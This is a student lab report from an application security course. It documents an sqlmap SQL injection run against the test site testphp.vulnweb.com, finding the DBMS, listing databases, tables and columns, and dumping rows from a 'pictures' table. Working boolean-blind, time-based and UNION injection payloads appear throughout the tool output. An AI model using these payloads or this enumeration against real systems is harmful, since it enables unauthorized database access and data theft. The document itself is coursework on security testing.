College of Computer and Information Sciences
Information Technology Department
2nd Semester 1443

IT 371- Application Security
Lab#7 Evaluation Sheet


To be filled by the Student “The Software Security Engineer”:

Section	■Wed 8-10		☐ Wed 1-3
Team#	**الاسم**	**Serial#**	**Evaluation / 12**
5	**خلود الدغيم**	**24**	
	ساره الوهيبي	**10**	

Task1:

a. What is the DBMS used in the target URL?

MySQL 5.0.12




```
[02:49:00] [INFO] target URL appears to be UNION injectable with 11 columns
[02:49:01] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] no
sqlmap identified the following injection point(s) with a total of 53 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 3906=3906

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))tfiK)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x7176767671,0x41706450705a4f714a62494c6f6e63684a54474879496c67414c50534f48457a767
64c6b6f715968,0x716b626a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[02:49:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.0.12
[02:49:09] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vulnweb.com'
[04/06/22]seed@VM:~$
```

b. How many databases were returned? and what are their names?

2 dbs :

[*] acuart

[*] information_schema




W8Team5 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
2:58 AM
9:58 AM
4/6/2022

```
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 3906=3906

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))tfiK)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x7176767671,0x41706450705a4f714a62494c6f6e63684a54474879496c67414c50534f48457a767
64c6b6f715968,0x716b626a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[02:58:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.0.12
[02:58:00] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[02:58:00] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vulnweb.com'
[04/06/22]seed@VM:~$
```

c. How many tables were returned and what are their names in each database?


- acuart → 8 Tables



W8Team5 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
3:00 AM
10:00 AM
4/6/2022

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x7176767671,0x41706450705a4f714a62494c6f6e63684a54474879496c67414c50534f48457a767
64c6b6f715968,0x716b626a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[03:00:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.0.12
[03:00:33] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[03:00:34] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vulnweb.com'
[04/06/22]seed@VM:~$
```


- information_schema → 79 Tables



```
back-end DBMS: MySQL 5.0.12
[03:01:45] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CACHED_INDEXES                 |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_COLUMNS                        |
| INNODB_DATAFILES                      |
| INNODB_FIELDS                         |
```


d. In acuart database, how many columns are there in table pictures? and what are their names?

8 columns



```
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))tfiK)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x7176767671,0x41706450705a4f714a62494c6f6e63684a54474879496c67414c50534f48457a767
64c6b6f715968,0x716b626a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[03:06:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.0.12
[03:06:27] [INFO] fetching columns for table 'pictures' in database 'acuart'
Database: acuart
Table: pictures
[8 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| a_id   | int          |
| cat_id | int          |
| img    | varchar(50)  |
| pic_id | int          |
| plong  | text         |
| price  | int          |
| pshort | mediumtext   |
| title  | varchar(100) |
+--------+--------------+

[03:06:28] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vulnweb.com'
[04/06/22]seed@VM:~$
```


e. Return the data stored in the columns: a_id , cat_id , img , pic_id.



W8Team5 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
3:17 AM
Terminal
34°C
مشمس
ENG
10:17 AM
4/6/2022
Right Control

```
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))tfiK)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x7176767671,0x41706450705a4f714a62494c6f6e63684a54474879496c67414c50534f48457a767
64c6b6f715968,0x716b626a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[03:17:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.0.12
[03:17:28] [INFO] fetching entries of column(s) 'a_id, cat_id, img, pic_id' for table 'pictures' in database 'acuart'
[03:17:28] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: pictures
[7 entries]
+------+--------+------------------+--------+
| a_id | cat_id | img              | pic_id |
+------+--------+------------------+--------+
| 1    | 1      | ./pictures/1.jpg | 1      |
| 1    | 1      | ./pictures/2.jpg | 2      |
| 1    | 1      | ./pictures/3.jpg | 3      |
| 1    | 1      | ./pictures/4.jpg | 4      |
| 1    | 1      | ./pictures/5.jpg | 5      |
| 1    | 2      | ./pictures/6.jpg | 6      |
| 2    | 1      | ./pictures/7.jpg | 7      |
+------+--------+------------------+--------+

[03:17:28] [INFO] table 'acuart.pictures' dumped to CSV file '/home/seed/.sqlmap/output/testphp.vulnweb.com/dump/acuart/pictu
res.csv'
[03:17:28] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vulnweb.com'
[04/06/22]seed@VM:~$
```

f. Modify the command from part (e) to retrieve the price and title. What is the price and title of the picture with the pic_id =1?



W8Team5 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
3:20 AM
Terminal
34°C
مشمس
ENG
10:20 AM
4/6/2022
Right Control

```
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))tfiK)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x7176767671,0x41706450705a4f714a62494c6f6e63684a54474879496c67414c50534f48457a767
64c6b6f715968,0x716b626a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[03:20:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.0.12
[03:20:30] [INFO] fetching entries of column(s) 'pic_id, price, title' for table 'pictures' in database 'acuart'
[03:20:31] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: pictures
[7 entries]
+--------+-------+--------------+
| pic_id | price | title        |
+--------+-------+--------------+
| 1      | 500   | The shore    |
| 2      | 800   | Mistery      |
| 3      | 986   | The universe |
| 4      | 1000  | Walking      |
| 5      | 460   | Mean         |
| 6      | 10000 | Thing        |
| 7      | 15000 | Trees        |
+--------+-------+--------------+

[03:20:31] [INFO] table 'acuart.pictures' dumped to CSV file '/home/seed/.sqlmap/output/testphp.vulnweb.com/dump/acuart/pictu
res.csv'
[03:20:31] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vulnweb.com'
[04/06/22]seed@VM:~$
```